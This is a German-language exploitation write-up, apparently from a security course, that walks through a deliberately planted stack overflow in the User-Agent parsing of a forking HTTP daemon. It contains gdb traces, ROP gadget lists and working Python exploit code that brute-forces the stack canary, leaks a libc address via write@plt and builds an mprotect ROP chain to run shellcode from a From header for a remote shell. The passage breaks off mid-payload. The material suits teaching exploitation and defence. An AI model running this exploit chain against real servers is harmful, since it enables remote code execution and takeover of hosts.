Demonstration einer Stackoverflowattacke in einer realitätsnahen Umgebung

Einleitung


Im diesem Dokument werde ich das demonstrative Ausnutzen einer Stackoverflow-Lücke in einem dafür vorgesehenen HTTP-Daemon erläutern. Das Server-Programm basiert auf einem Projekt welches ich einem öffentlichen Github-Repo[httpd] entnommen habe. Ich habe eigens für die Demonstration eine Lücke in den Sourcecode eingebaut. Der Server läuft auf einem 64-Bit x86 Rechner und ist ohne gesonderte Flags mit einem Standard gcc-Compiler kompiliert. Die Ausführungsumgebung habe ich so realitätsnah wie möglich gehalten, es wurden keine Sicherheitsmechanismen außerhalb ihres Default-Wertes modifiziert.

Das Ergebnis dieser Arbeit ist ein voll funktionsfähiges Exploit welches ein Terminal auf dem Zielrechner für den entfernten Angriffsrechner öffnet.

Lücke im Code

Prüfen der Umgebung


Bevor die Lücke im Sourcecode thematisiert wird, sollte festgestellt werden in welcher Umgebung der Angriff statt finden wird. Um die aktivierten Sicherheitsmechanismen die in der Binary selbst vermerkt sind auszulesen benutze ich das Shellscript „checksec.sh“[checksec].



Aus dem Ergebnis wird deutlich dass:

- Die Tabelle für Adressen für Funktionen aus dynamischen geladenen Bibliotheken nur Lesbar sind.
- Die Rücksprungsadresse in einem Stackframe mit einem Canary geschützt ist.
- Kein Code welcher auf dem Stack liegt ausgeführt werden darf.
- Das .text-Segment immer an der gleichen Adresse geladen wird.
- Es keinen RPATH und RUNPATH gibt.
- 160 Symbole exportiert werden.
- Dass der Source mit FORTIFYSRC vor dem Kompilieren auf Stackoverflows in potentiell unsicheren Funktionen überprüft wird.

Aus folgendem Befehl geht hervor dass ASLR auf dem Zielrechner eingeschaltet ist.



Bug

Der Bug der ausgenutzt werden soll befindet sich in der Funktion check_useragent.

```
void check_useragent(char *value) {
    char useragent[128];
    int i = 0;
    FILE *unknown_useragents_file;

    memset(useragent, 0, sizeof(useragent));
    while(value[i] != '\r' && value[i] != '\n') {
        useragent[i] = value[i];
        if(strstr(useragent, "Edge")) {
        using_browser = 0;
        break;
        }
        else if(strstr(useragent, "Firefox")) {
        using_browser = 1;
        break;
        }
        else if(strstr(useragent, "Chrome")) {
        using_browser = 2;
        break;
        }
        i++;
    }
    if(using_browser == -1) {
        unknown_useragents_file = fopen("unknown_useragents.txt", "a");
        fwrite(useragent, 1, strlen(useragent), unknown_useragents_file);
        fclose(unknown_useragents_file);
    }
}
```

Codeabschnitt 1: http_server.c / check_useragent

Die Funktion wird im Laufe der Verarbeitung des Requests aufgerufen. Sie versucht den Browser des Klienten anhand des übermittelten Useragents zu identifizieren. Falls dieser nicht erkannt wird, wird der unbekannte Wert in einer Textdatei abgespeichert.

Der kritische Fehler liegt hierbei in dem nicht Überprüfen der schon kopierten Daten in die Variable useragent. Diese ist lediglich 128 Byte groß, allerdings kopiert die while-Schleife solange in diese Variable bis ein ‚\n' oder ‚\r' Zeichen im übermittelten Useragent auftaucht. Wird ein Useragent übergeben der erst nach mehr als 128 Bytes ein ‚\n' oder ‚\r' beinhaltet wird unvorhergesehenerweise der Stackframe der Funktion überschrieben.

Codeumgebung des Bugs

Betrachtet man das Handling von Klienten im HTTP Daemon so ist festzustellen dass pro Klient ein neuer Prozess geforkt wird. Dies ist wichtiges Detail, denn es verhindert dass der gesamte Server bei einem Segmentation Fault, hervorgerufen durch etwaige Speichermanipulation, vom Betriebssystem beendet wird.

```
client_sockfd = accept(sockfd, (struct sockaddr*) &clienthost, (socklen_t*) &addr_len);


        if (client_sockfd < 0) {
            printf("Unable to accept connection\n");
            terminate(1);
            return 1;
        }
        // Timestamp the connection accept
        time(&seconds);
        timestamp = localtime(&seconds);
        memset(timestamp_str, 0, MAX_TIMESTAMP_LENGTH);
        strftime(timestamp_str, MAX_TIMESTAMP_LENGTH, "%r %A %d %B, %Y", timestamp);

        // Get client host
        client_entity = gethostbyaddr((char*) &(clienthost.sin_addr),
sizeof(clienthost.sin_addr), AF_INET);
        if (client_entity > 0) {
            printf("[%s] Connection accepted from %s (%s)\n", timestamp_str,
client_entity->h_name, client_entity->h_addr_list[0]);
        } else {
            printf("[%s] Connection accepted from unresolvable host\n", timestamp_str);
        }

        // Handle the new connection with a child process
        child = fork();
```

Codeabschnitt 1: http_server.c / main

Geforkte Prozesse kopieren das komplette Speicherlayout ihres Elternprozesses, werden vom Betriebssystem allerdings unabhängiger behandelt als Threads innerhalb eines Prozesses.

Weiterhin ist zu beachten dass bei einem Angriff keine ‚\r\' oder ‚\n' Zeichen im Useragent übertragen werden dürfen die nicht den Angriffsstring terminieren, in diesem Falle bricht der Server das Parsing durch folgenden Code ab bevor es zum Speicherüberlauf kommt.

```
        …
        len = read_line(client_sockfd, header, sizeof(header));

        if (len <= 0) {
            // Error in reading from socket
            header_err_flag = TRUE;
            continue;
        }

        // fprintf(stderr, "%s", header);

        if (strcmp(header, "\n") == 0) {
            // Empty line signals end of HTTP Headers
            return;
        }

        …
```

Codeabschnitt 2: http_server.c / read_headers

Exploit-Konzept

Um den Exploit Schritt für Schritt zu entwickeln ist es nötig die Abarbeitung des Programms während und kurz nach dem Überlauf zu überwachen, hierzu nutze ich den GNU-Debugger.

Für die Entwicklung habe ich die Binärdatei des Servers mit dem -g Flag kompiliert und Breakpoints innerhalb des Sourcecodes setzen zu können und mir Variablen anhand ihrer Namen in GDB auszugeben. Zusätzlich habe ich die GDB Einstellung follow-fork-mode und detach-on-fork angepasst um geforkte Kindprozesse debuggen zu können.

Zustand des Stacks nach dem Überlauf

Um den Zustand des Stacks nach dem Überlauf, allerdings vor dem Funktionsaustritt zu inspizieren, wird ein Breakpoint an folgender Stelle gesetzt.

```
(gdb) disas check_useragent+404, check_useragent+432
Dump of assembler code from 0x402b06 to 0x402b22:
   0x0000000000402b06 <check_useragent+404>: callq  0x400ec0 <fclose@plt>
   0x0000000000402b0b <check_useragent+409>: nop
   0x0000000000402b0c <check_useragent+410>: mov    -0x8(%rbp),%rax
   0x0000000000402b10 <check_useragent+414>: xor    %fs:0x28,%rax
   0x0000000000402b19 <check_useragent+423>: je     0x402b20 <check_useragent+430>
   0x0000000000402b1b <check_useragent+425>: callq  0x400ef0 <__stack_chk_fail@plt>
   0x0000000000402b20 <check_useragent+430>: leaveq
   0x0000000000402b21 <check_useragent+431>: retq
End of assembler dump.
(gdb) b *0x0000000000402b0c
Breakpoint 1 at 0x402b0c: file http_server.c, line 327.
(gdb)
```

Debugerabschnitt 3: Breakpoint in check_useragent

Sobald ein Request an den Server geschickt wird und der Useragent geprüft wird, triggert der Breakpoint und der Stackframe kann betrachtet werden.

```
(gdb) info frame
Stack level 0, frame at 0x7fffffff95a0:
 rip = 0x402b0c in check_useragent (http_server.c:327); saved rip = 0x403272
 called by frame at 0x7fffffffb5c0
 source language c.
 Arglist at 0x7fffffff9590, args: value=0x7fffffff960c "Mozilla/5.0 (X11; Ubuntu; Linux
x86_64; rv:60.0) Gecko/20100101 Firefox/60.0\n"
 Locals at 0x7fffffff9590, Previous frame's sp is 0x7fffffff95a0
 Saved registers:
  rbp at 0x7fffffff9590, rip at 0x7fffffff9598
(gdb) x/3x $rbp-8
0x7fffffff9588:       0x6b0f16fc32b55700    0x00007fffffffb5b0
0x7fffffff9598:       0x0000000000403272
(gdb)
```

Debugerabschnitt 1: Stack Frame ohne Überlauf

Es ist zu erkennen dass die gespeicherte Rücksprungsadresse noch nicht überschrieben wurde und weiterhin in das .text-Segment zeigt. Vor der Rücksprungsadresse befindet sich der gesicherte Basepointer und davor der Stack-Canary.

Durch wiederholtes Aufrufen des Servers mit verschieden langen Useragents kann ermittelt werden wie lang der String sein muss um diese Werte zu überschreiben.

```
[136 Byte Padding] [8 Byte Canary] [8 Byte EBP] [8 Byte RIP]
```

Wird nun ein Useragent geschickt der lediglich aus 160 ‚A‘s besteht, ist wie zu erwarten jeder dieser Werte überschrieben (0x41 ist die hexadezimale Repräsentation von ‚A‘).

```
(gdb) x/3xg $rbp-8
0x7fffffff9588:       0x4141414141414141    0x4141414141414141
0x7fffffff9598:       0x4141414141414141
(gdb) c
Continuing.
*** stack smashing detected ***: /home/karl/Documents/Sicherheit18/expl_demo/vuln_httpd/httpd
terminated

Thread 2.1 "httpd" received signal SIGABRT, Aborted.
0x00007ffff7a42428 in __GI_raise (sig=sig@entry=6) at ../sysdeps/unix/sysv/linux/raise.c:54
54      ../sysdeps/unix/sysv/linux/raise.c: No such file or directory.
(gdb)
```

Debugerabschnitt 2: check_useragent mit manipuliertem Stackframe

Stack Canary

Wie bereits mit checksec.sh festgestellt ist für das Server-Programm der Schutzmechanismus Stack-Canary aktiviert.

Stack Canarys sind Werte die pro Prozessstart zufällig generiert werden und bei jedem erstellen eines Stackframes *nach* den gespeicherten EBP und RIP Registern auf den Stack gepusht werden.

Danach wird üblicherweise Platz für die lokalen Variablen geschaffen. Sollte mittels eines Überlaufes versucht werden über eine lokale Variable in die gespeicherte Rücksprungsadresse zu schreiben, so ist zwingend auch der Canary-Wert überschrieben. Wie im Assemblercode der check_useragent zu erkennen, wird vor der retq-Instruktion ein Wert der an der Position $rbp-0x8 liegt mit einem anderen Wert bitweise xor‘t und in Abhängigkeit des Ergebnis wird die Funktion __stack_chk_fail aufgerufen. Diese Funktion lässt den Prozess terminieren falls der Canary-Wert überschrieben wurde, dies ist in dem oberen Debugger-Auszug zu erkennen.

Die Umstände des Clienthandlings des HTTP-Servers machen es möglich diesen Mechanismus zu umgehen. Wie bereits erwähnt kopiert der Kind-Prozess während des fork-Vorgangs sämtlichen Speicher des Eltern-Prozesses, somit auch den Wert des Stack-Canary. Somit haben alle Kind-Prozesse eines Eltern-Prozess immer den gleichen Canary-Wert. Dies ermöglicht es den Canary-Wert Byte für Byte auszuprobieren (byte-to-byte Bruteforce), stürzt der Server nicht ab so hat der Angreifer ein Byte erraten und kann nun das nächste Byte durchprobieren. Dies muss auf 64-Bit Systemen acht mal geschehen um den vollen Wert zu bestimmen. Sollte in diesem Wert ein ‚\n‘ oder ‚\r‘ enthalten sein, so kann der Angriff aus genannten Gründen, nicht stattfinden. Sollte der Wert ermittelt worden sein, so kann der Angreifer folgend den Wert der Rücksprungsadresse vor dem retq manipulieren und so den Programmfluss umleiten.

Evaluation weiterführender Strategien

Sobald der Angreifer-Kontrolle über das RIP-Register hat, gibt es mit den, in dieser Umgebung eingeschalteten Sicherheitsmaßnahmen, nur begrenzt Möglichkeiten das Programm zu etwas gewinnbringendem springen zu lassen. Durch ASLR ist der Angreifer nicht in Kenntnis des Adressraums der Bibliotheken, ein ret2libc ist daher nicht möglich. Der Stack ist durch das NX-Bit nicht ausführbar, somit kann vorerst auch kein Shellcode auf dem Stack brauchbar abgelegt werden.

Da das Programm ohne PIE-Flag kompiliert wurde, kann der Angreifer zu jeder Adresse im .text-Segment springen. Weiterhin ist das .plt-Segment[plt/got] nicht randomisiert.

Zusammengefasst hat der Angreifer nun folgende Punkte zu denen er springen kann:

Jegliche ROP-Gadgets aus dem .text-Segment, somit auch dem Code der vom Compiler außerhalb des Sourcecodes in die Binary eingefügt wurde[attached code].

Jegliche Symbole aus der „procedure linkage table“, deren Argumenten müssen vorerst mit popret-Gadgets kontrolliert werden.

Mit dem Python-Tool „ropper“[ropper], können nützliche ROP-Gadgets aus einer beliebigen Binär-Datei extrahiert werden. Unter anderen konnten folgende Gadgets in dem HTTP-Server gefunden werden:

```
karl@karl-linux-pc:~/Documents/Sicherheit18/expl_demo/vuln_httpd$ ropper -f httpd
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%



Gadgets
=======


...
0x0000000000003ecc: pop r12; pop r13; pop r14; pop r15; ret;
0x0000000000003ece: pop r13; pop r14; pop r15; ret;
0x0000000000003ed0: pop r14; pop r15; ret;
0x0000000000003ed2: pop r15; ret;
0x000000000000117f: pop rbp; mov edi, 0x6051b8; jmp rax;
0x0000000000003ecb: pop rbp; pop r12; pop r13; pop r14; pop r15; ret;
0x0000000000003ecf: pop rbp; pop r14; pop r15; ret;
0x0000000000001190: pop rbp; ret;
0x0000000000003ac3: pop rbx; pop rbp; ret;
0x0000000000003b9d: pop rdi; sar edi, cl; jmp qword ptr [rsi - 0x77];
0x0000000000003ed3: pop rdi; ret;
0x0000000000003ed1: pop rsi; pop r15; ret;
0x0000000000003ecd: pop rsp; pop r13; pop r14; pop r15; ret;
...
```

Debugerabschnitt 3: Ropper-Ergebnis

Weiterhin ist im attached Code folgendes Gadget zu finden:

```
(gdb) disas __libc_csu_init
Dump of assembler code for function __libc_csu_init:
...
   0x0000000000403eb0 <+64>:  mov    %r13,%rdx
   0x0000000000403eb3 <+67>:  mov    %r14,%rsi
   0x0000000000403eb6 <+70>:  mov    %r15d,%edi
   0x0000000000403eb9 <+73>:  callq  *(%r12,%rbx,8)
...
```

Debugerabschnitt 4: ROP-Gadget aus dem Attached Code

Die Auswertung der „procedure linkage table“ ergibt dass zu folgenden Funktionen gesprungen werden kann:

```
karl@karl-linux-pc:~/Documents/Sicherheit18/expl_demo/vuln_httpd$ readelf --relocs httpd

Relocation section '.rela.dyn' at offset 0x988 contains 2 entries:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000604ff8  001a00000006 R_X86_64_GLOB_DAT 0000000000000000 __gmon_start__ + 0
0000006051c0  003000000005 R_X86_64_COPY     00000000006051c0 stderr@GLIBC_2.2.5 + 0

Relocation section '.rela.plt' at offset 0x9b8 contains 46 entries:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000605018  000100000007 R_X86_64_JUMP_SLO 0000000000000000 free@GLIBC_2.2.5 + 0
000000605020  000200000007 R_X86_64_JUMP_SLO 0000000000000000 recv@GLIBC_2.2.5 + 0
000000605028  000300000007 R_X86_64_JUMP_SLO 0000000000000000 localtime@GLIBC_2.2.5 + 0
000000605030  000400000007 R_X86_64_JUMP_SLO 0000000000000000 strncpy@GLIBC_2.2.5 + 0
000000605038  000500000007 R_X86_64_JUMP_SLO 0000000000000000 strncmp@GLIBC_2.2.5 + 0
000000605040  000600000007 R_X86_64_JUMP_SLO 0000000000000000 strcpy@GLIBC_2.2.5 + 0
000000605048  000700000007 R_X86_64_JUMP_SLO 0000000000000000 puts@GLIBC_2.2.5 + 0
000000605050  000800000007 R_X86_64_JUMP_SLO 0000000000000000 write@GLIBC_2.2.5 + 0
000000605058  000900000007 R_X86_64_JUMP_SLO 0000000000000000 fclose@GLIBC_2.2.5 + 0
000000605060  000a00000007 R_X86_64_JUMP_SLO 0000000000000000 shutdown@GLIBC_2.2.5 + 0
000000605068  000b00000007 R_X86_64_JUMP_SLO 0000000000000000 strlen@GLIBC_2.2.5 + 0
000000605070  000c00000007 R_X86_64_JUMP_SLO 0000000000000000 __stack_chk_fail@GLIBC_2.4 + 0
000000605078  000d00000007 R_X86_64_JUMP_SLO 0000000000000000 htons@GLIBC_2.2.5 + 0
000000605080  000e00000007 R_X86_64_JUMP_SLO 0000000000000000 strchr@GLIBC_2.2.5 + 0
000000605088  000f00000007 R_X86_64_JUMP_SLO 0000000000000000 printf@GLIBC_2.2.5 + 0
000000605090  001000000007 R_X86_64_JUMP_SLO 0000000000000000 difftime@GLIBC_2.2.5 + 0
```

```
000000605098  001100000007 R_X86_64_JUMP_SLO 0000000000000000 memset@GLIBC_2.2.5 + 0
0000006050a0  001200000007 R_X86_64_JUMP_SLO 0000000000000000 close@GLIBC_2.2.5 + 0
0000006050a8  001300000007 R_X86_64_JUMP_SLO 0000000000000000 isspace@GLIBC_2.2.5 + 0
0000006050b0  001400000007 R_X86_64_JUMP_SLO 0000000000000000 read@GLIBC_2.2.5 + 0
0000006050b8  001500000007 R_X86_64_JUMP_SLO 0000000000000000 __libc_start_main@GLIBC_2.2.5 + 0
0000006050c0  001600000007 R_X86_64_JUMP_SLO 0000000000000000 fgets@GLIBC_2.2.5 + 0
0000006050c8  001700000007 R_X86_64_JUMP_SLO 0000000000000000 strcmp@GLIBC_2.2.5 + 0
0000006050d0  001800000007 R_X86_64_JUMP_SLO 0000000000000000 gethostbyname@GLIBC_2.2.5 + 0
0000006050d8  001900000007 R_X86_64_JUMP_SLO 0000000000000000 fprintf@GLIBC_2.2.5 + 0
0000006050e0  001b00000007 R_X86_64_JUMP_SLO 0000000000000000 memcpy@GLIBC_2.14 + 0
0000006050e8  001c00000007 R_X86_64_JUMP_SLO 0000000000000000 time@GLIBC_2.2.5 + 0
0000006050f0  001d00000007 R_X86_64_JUMP_SLO 0000000000000000 __xstat@GLIBC_2.2.5 + 0
0000006050f8  001e00000007 R_X86_64_JUMP_SLO 0000000000000000 malloc@GLIBC_2.2.5 + 0
000000605100  001f00000007 R_X86_64_JUMP_SLO 0000000000000000 strncasecmp@GLIBC_2.2.5 + 0
000000605108  002000000007 R_X86_64_JUMP_SLO 0000000000000000 listen@GLIBC_2.2.5 + 0
000000605110  002100000007 R_X86_64_JUMP_SLO 0000000000000000 mktime@GLIBC_2.2.5 + 0
000000605118  002200000007 R_X86_64_JUMP_SLO 0000000000000000 bind@GLIBC_2.2.5 + 0
000000605120  002300000007 R_X86_64_JUMP_SLO 0000000000000000 strftime@GLIBC_2.2.5 + 0
000000605128  002400000007 R_X86_64_JUMP_SLO 0000000000000000 fopen@GLIBC_2.2.5 + 0
000000605130  002500000007 R_X86_64_JUMP_SLO 0000000000000000 gmtime@GLIBC_2.2.5 + 0
000000605138  002600000007 R_X86_64_JUMP_SLO 0000000000000000 accept@GLIBC_2.2.5 + 0
000000605140  002700000007 R_X86_64_JUMP_SLO 0000000000000000 atoi@GLIBC_2.2.5 + 0
000000605148  002800000007 R_X86_64_JUMP_SLO 0000000000000000 gethostbyaddr@GLIBC_2.2.5 + 0
000000605150  002900000007 R_X86_64_JUMP_SLO 0000000000000000 sprintf@GLIBC_2.2.5 + 0
000000605158  002a00000007 R_X86_64_JUMP_SLO 0000000000000000 exit@GLIBC_2.2.5 + 0
000000605160  002b00000007 R_X86_64_JUMP_SLO 0000000000000000 fwrite@GLIBC_2.2.5 + 0
000000605168  002c00000007 R_X86_64_JUMP_SLO 0000000000000000 strptime@GLIBC_2.2.5 + 0
000000605170  002d00000007 R_X86_64_JUMP_SLO 0000000000000000 fork@GLIBC_2.2.5 + 0
000000605178  002e00000007 R_X86_64_JUMP_SLO 0000000000000000 strstr@GLIBC_2.2.5 + 0
000000605180  002f00000007 R_X86_64_JUMP_SLO 0000000000000000 socket@GLIBC_2.2.5 + 0
```

Debugerabschnitt 5: Exportierte Symbole

Durch Kombination oben gelisteter ROP-Gadgets ist ein Angreifer in der Lage min. die Register die für die ersten 3 Argumente eines Funktionsaufrufs genutzt werden zu kontrollieren und eine beliebige Funktion aus der oberen Liste aufzurufen.

ret2write@plt / Rekonstruktion des Speicherlayouts

ASLR randomisiert standardmäßig nur die Startadresse des ersten geladenen Moduls einer Binary, alle folgenden Module werden lediglich angereiht. Hier zu erkennen:

```
(gdb) info proc
process 4518
cmdline = '/home/karl/Documents/Sicherheit18/expl_demo/vuln_httpd/httpd'
cwd = '/home/karl/Documents/Sicherheit18/expl_demo/vuln_httpd'
exe = '/home/karl/Documents/Sicherheit18/expl_demo/vuln_httpd/httpd'
(gdb) shell
karl@karl-linux-pc:~/Documents/Sicherheit18/expl_demo/vuln_httpd$ cat /proc/4518/maps
00400000-00405000 r-xp 00000000 08:12 3804625
/home/karl/Documents/Sicherheit18/expl_demo/vuln_httpd/httpd
00604000-00605000 r--p 00004000 08:12 3804625
/home/karl/Documents/Sicherheit18/expl_demo/vuln_httpd/httpd
00605000-00606000 rw-p 00005000 08:12 3804625
/home/karl/Documents/Sicherheit18/expl_demo/vuln_httpd/httpd
00606000-00627000 rw-p 00000000 00:00 0                                  [heap]
7ffff6db1000-7ffff6dc9000 r-xp 00000000 08:12 4194328
/lib/x86_64-linux-gnu/libpthread-2.23.so
7ffff6dc9000-7ffff6fc8000 ---p 00018000 08:12 4194328
/lib/x86_64-linux-gnu/libpthread-2.23.so
7ffff6fc8000-7ffff6fc9000 r--p 00017000 08:12 4194328
/lib/x86_64-linux-gnu/libpthread-2.23.so
7ffff6fc9000-7ffff6fca000 rw-p 00018000 08:12 4194328
/lib/x86_64-linux-gnu/libpthread-2.23.so
7ffff6fca000-7ffff6fce000 rw-p 00000000 00:00 0
7ffff6fce000-7ffff6fd5000 r-xp 00000000 08:12 4198970
/lib/x86_64-linux-gnu/librt-2.23.so
7ffff6fd5000-7ffff71d4000 ---p 00007000 08:12 4198970
/lib/x86_64-linux-gnu/librt-2.23.so
```

Debugerabschnitt 6: Speicherlayout des Zielprogramms

Lediglich die Startadresse der Bibliothek „libphtread-2.23.so“ ist randomisiert, alle weiteren Adressen entstehen aus Addition, bzw. das Hintereinanderreihen geladener Module. Somit ist es einem Angreifer, der in Besitz einer Kopie der Binary ist, möglich mit einer einzigen Adresse aus dem Adressraum geladener Module, das gesamte randomisierte Speicherlayout eines Prozess wiederherzustellen.

Um an die Adresse zu gelangen, kann für einen Angriff, die sogenannte ret2plt Technik verwendet werden. Hierbei wird zu der Funktion write aus der „procedure linkage table“ gesprungen, wie aus der manpage von write zu entnehmen sind folgende Argumente nötig:

```
#include <unistd.h>

ssize_t write(int fd, const void *buf, size_t count);
```

fd ist der Socket-Deskriptor, dieser ist nicht randomisiert, und wird vom Kernel, pro Prozess bei 0 beginnend, fortlaufend vergeben. Somit ist dieser dank des fork-Mechanismus des HTTP-Servers zu bruteforcen, da in dieser Demonstration allerdings kein weiteren Klienten zu dem Server verbunden sind, ist der Wert vermutlich 4 für den Socket des aktuell verbundenen Klienten (Angreifer).

buf zeigt auf Daten die an den Socket geschrieben werden sollen. Hierbei wird die Adresse eines beliebigen .plt Eintrags gewählt, sobald das Programm nach erster Nutzung dieser Funktion die Adresse aufgelöst hat, steht an dieser Stelle die Adresse der Funktion aus ihrem Modul. Hierbei ist zu beachten dass bei diesem Angriffs-Request, per Keep-Alive Parameter, vorerst schon einmal ein Request vom Server beantwortet musste, denn sonst ist die write-Methode in der „ procedure linkage table“ noch nicht aufgelöst.

count beschreibt die Länge der zuschreibenden Daten, da die Adresse acht Byte lang ist, sollte dieser Wert auf 0x8 gesetzt werden.

Sobald der Angreifer write mit den oben genannten Parameter aufgerufen hat,wird ihm der Server auf seinem Socket eine Adresse aus dem randomisierten Speicherraum des Prozesses schicken, da durch fork die Adressen immer gleich bleiben, kann er nun den gesamten Speicherraum des Prozesses rekonstruieren und folgend zu jeglicher Adresse aus allen geladenen Modulen springen.

Ausführen von Schadcode

Theoretisch wäre es nun möglich Ropper aus der libc Bibliothek ein ROP-Chain zur Ausführung beliebiger Befehle bilden zu lassen. Allerdings kennt der Angreifer die Version der auf dem Zielrechner verwendeten libc nicht und bei der Menge der verwendeten Offsets in einem möglicherweise recht langen ROP-Chains könnte es zu Unterschieden und somit falschen Adressen kommen.

In dieser Demonstration wird lediglich auf die Funktion mprotect aus der Libc des Zielrechners zurückgegriffen. Durch die Offset-Kalkulation &mprotect-[ermittelte libc-Adresse] kann während des Angriffs die Adresse von mprotect auf dem Zielrechners berechnet werden.

Aus der manpage von mprotect kann folgende Funktionssignatur entnommen werden:

```
#include <sys/mman.h>
int mprotect(void *addr, size_t len, int prot);
```

addr ist ein Pointer auf einen Speicherbereich, des eigenen Programms, dessen Flags zur Laufzeit verändert werden sollen. Hierbei wird das .bss-Segment des Programms angegeben in dem später der Shellcode platziert wird.

Len gibt die Länge des Speicherbereichs an.

Prot gibt die neuen Flags für das Segment an, in diesem Fall 0x7 für beschreibbar, lesbar und ausführbar.

Mit diesem Befehl kann der Angreifer nun das .bss-Segment in dem globale Variablen gespeichert werden, ausführbar machen und zu jeder Adresse in diesem Segment springen, zu beachten ist hierbei das ASLR das .bss-Segment standardmäßig nicht randomisiert. Im ROP-Chain muss nach mprotect sofort die Adresse des plazierten Schadcodes folgen, da die Flags nur in diesem geforkten Prozess gelten.

Im Sourecode des HTTP-Servers findet sich folgende Möglichkeit Schadcode in einer globalen Variable zu plazieren:

```
#include <unistd.h>

...


int sockfd; // Listening socket
...
char from_email[512];
...


void read_headers() {
...
        } else if (strncasecmp(header, "From", header_type_len) == 0) {
            strcpy(from_email, header_value_start);
...
}
```

Codeabschnitt 4: Plazieren von Code im .bss-Segment

Folgender Ablauf entsteht nun aus den oben gelisteten Schritte:

1. Canary bruteforcen
2. libc Adresse aus dem .plt-Segment empfangen
3. mprotect auf .bss-Segment ausführen
4. Shellcode per From-Header plazieren
5. Zu Shellcode Springen

Schritt 3 bis 5 sind, im tatsächlichen Exploit zu einem Request zusammengefasst.

Schreiben eines Exploits

Der Exploit ist in Python geschrieben und wird folgend Schritt für Schritt erklärt.

Um Pakete für den Server zu generieren nutzt der Exploit folgende Funktion:

```
def send_pack(payload, load_got_before=False, send_shellcode=False):
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((HOST, PORT))

        if load_got_before == True: # used to load the resolve write@libc to use it directly
        expl_request =          "GET / HTTP/1.1\r\n" \
                        "connection: keep-alive\r\n" \
                        "User-Agent: xxx\r\n\r\n"
        s.send(expl_request)
        res = s.recv(350)

        if send_shellcode == True:
        expl_request =          "GET / HTTP/1.1\r\n" \
                        "connection: close\r\n" \
                        "From: " + SHELLCODE + "\r\n" \
                        "User-Agent: " + payload + "\r\n\r\n"
        s.send(expl_request)
        else:
        expl_request =          "GET / HTTP/1.1\r\n" \
                        "connection: close\r\n" \
                        "User-Agent: " + payload + "\r\n\r\n"
        s.send(expl_request)

        try:
        if send_shellcode == False:
                res = s.recv(8)
        else:
                res = 1
        except socket.error, e:
        res = -1
        finally:
        s.close()
        return res
```

Codeabschnitt 5: Funktion zum verschicken von Requests

Die Funktion kann unter Angabe von bestimmten Flags, den Shellcode deponieren oder vor dem eigentlichen Request noch einen Request ohne Payload und mit Keep-Alive-Flag ausführen.

Als Shellcode wird dieser Code [shellcode] genutzt.

Canary bruteforcen

Um das Canary zu Bruteforcen wird folgende Funktion genutzt.

```
def bruteforce_canary(start):
        canary = ""

        for canary_byte in range(8):
        last_found = 0
        for try_byte in range(0,255):
                if try_byte == 10 or try_byte == 13:
                        continue
                ret = send_pack(start + canary + chr(try_byte))
                if ret != -1:
                        canary += chr(try_byte)
                        print("Found: " + str(int(try_byte)))
                        last_found = 1
                        break
        if last_found == 0:
                return -1
        return canary
```

Codeabschnitt 6: Canary bruteforce

Die Funktion probiert acht mal Byte für Byte durch, sollte der Server antworten so ist ein weiteres Byte des Canarys ermittelt und wird angehängt, sollte der Server nach Durchlauf der inneren Schleife kein mal geantwortet haben so ist ein ‚\r' oder ‚\n' im Canary vorhanden und der Exploit ist gescheitert.

ret2write@plt

Um eine Adresse aus libc zu ermitteln wird folgender ROP-Chain benutzt.

Anmerkungen: Hierbei wurde die Adresse der libc-Funktion read gewählt da diese aufjedenfall schon aufgelöst ist. außerdem wird für pack das Argument „<Q" verwendet da direkt in den Speicher geschrieben wird, und der Prozessor standardmäßig das little-endian Format für Werte im Speicher nutzt.

```
leak_got_payload = 'A'*136                              # padding
leak_got_payload += canary                              # stack canary
leak_got_payload += 'D'*8                               # saved rbp
leak_got_payload += pack("<Q", 0x0000000000403ecc)  # pop r12; pop r13; pop r14; pop r15; ret;
leak_got_payload += pack("<Q", 0x0000000000605050)  # r12 = write@plt for following callq
leak_got_payload += pack("<Q", 0x0000000000000008)  # r13 = 0x8 for rdx / third argument
leak_got_payload += pack("<Q", 0x00000000006050b0)  # r14 = read@.got.plt for rsi / second argument
leak_got_payload += pack("<Q", 0x0000000000000004)  # r15 = 0x4 / first argument
leak_got_payload += pack("<Q", 0x0000000000403eb0)  # mov rdx, r13; mov rsi, r14; mov edi, r15d; call
QWORD PTR [r12+rbx*8];
read_ptr = send_pack(leak_got_payload, True)

if read_ptr == -1:
        print("[-] Leaking read@libc failed")
        sys.exit(0)

print("[+] read@libc: " + read_ptr[::-1].encode("hex"))
```

Codeabschnitt 7: Libc Adresse empfangen

Der ROP-Chain ist in den Code-Kommentaren in Assembler dargestellt, es werden die Register mit den entsprechenden Gadgets gefüllt und die Funktion write wird aufgerufen. Dieser Prozess stürzt nach dem „call"-Befehl ab, da die gespeichert Rücksprungsadresse an irgendeine Stelle im Code eines genutzten ROP-Gadgets zeigt.

mprotect / Shellcode ausführen

Nun wird folgendermaßen die Adresse von mprotect Kalkuliert, mprotect aufgerufen und folgend der deponierten Code aufgerufen.

```
mprotect_ptr = unpack("Q", read_ptr)
mprotect_ptr = mprotect_ptr[0] + 0xa520
mprotect_ptr = pack("Q", mprotect_ptr)

print("[+] mprotect@libc: " + mprotect_ptr[::-1].encode("hex"))


libcbase_ptr = unpack("Q", read_ptr)
libcbase_ptr = libcbase_ptr[0] - 0xf7250
poprdx_ptr = libcbase_ptr + 0x0000000000001b92
libcbase_ptr = pack("Q", libcbase_ptr)
```

```
print("[+] libcbase: " + libcbase_ptr[::-1].encode("hex"))

exec_shellcode_payload = 'A'*136
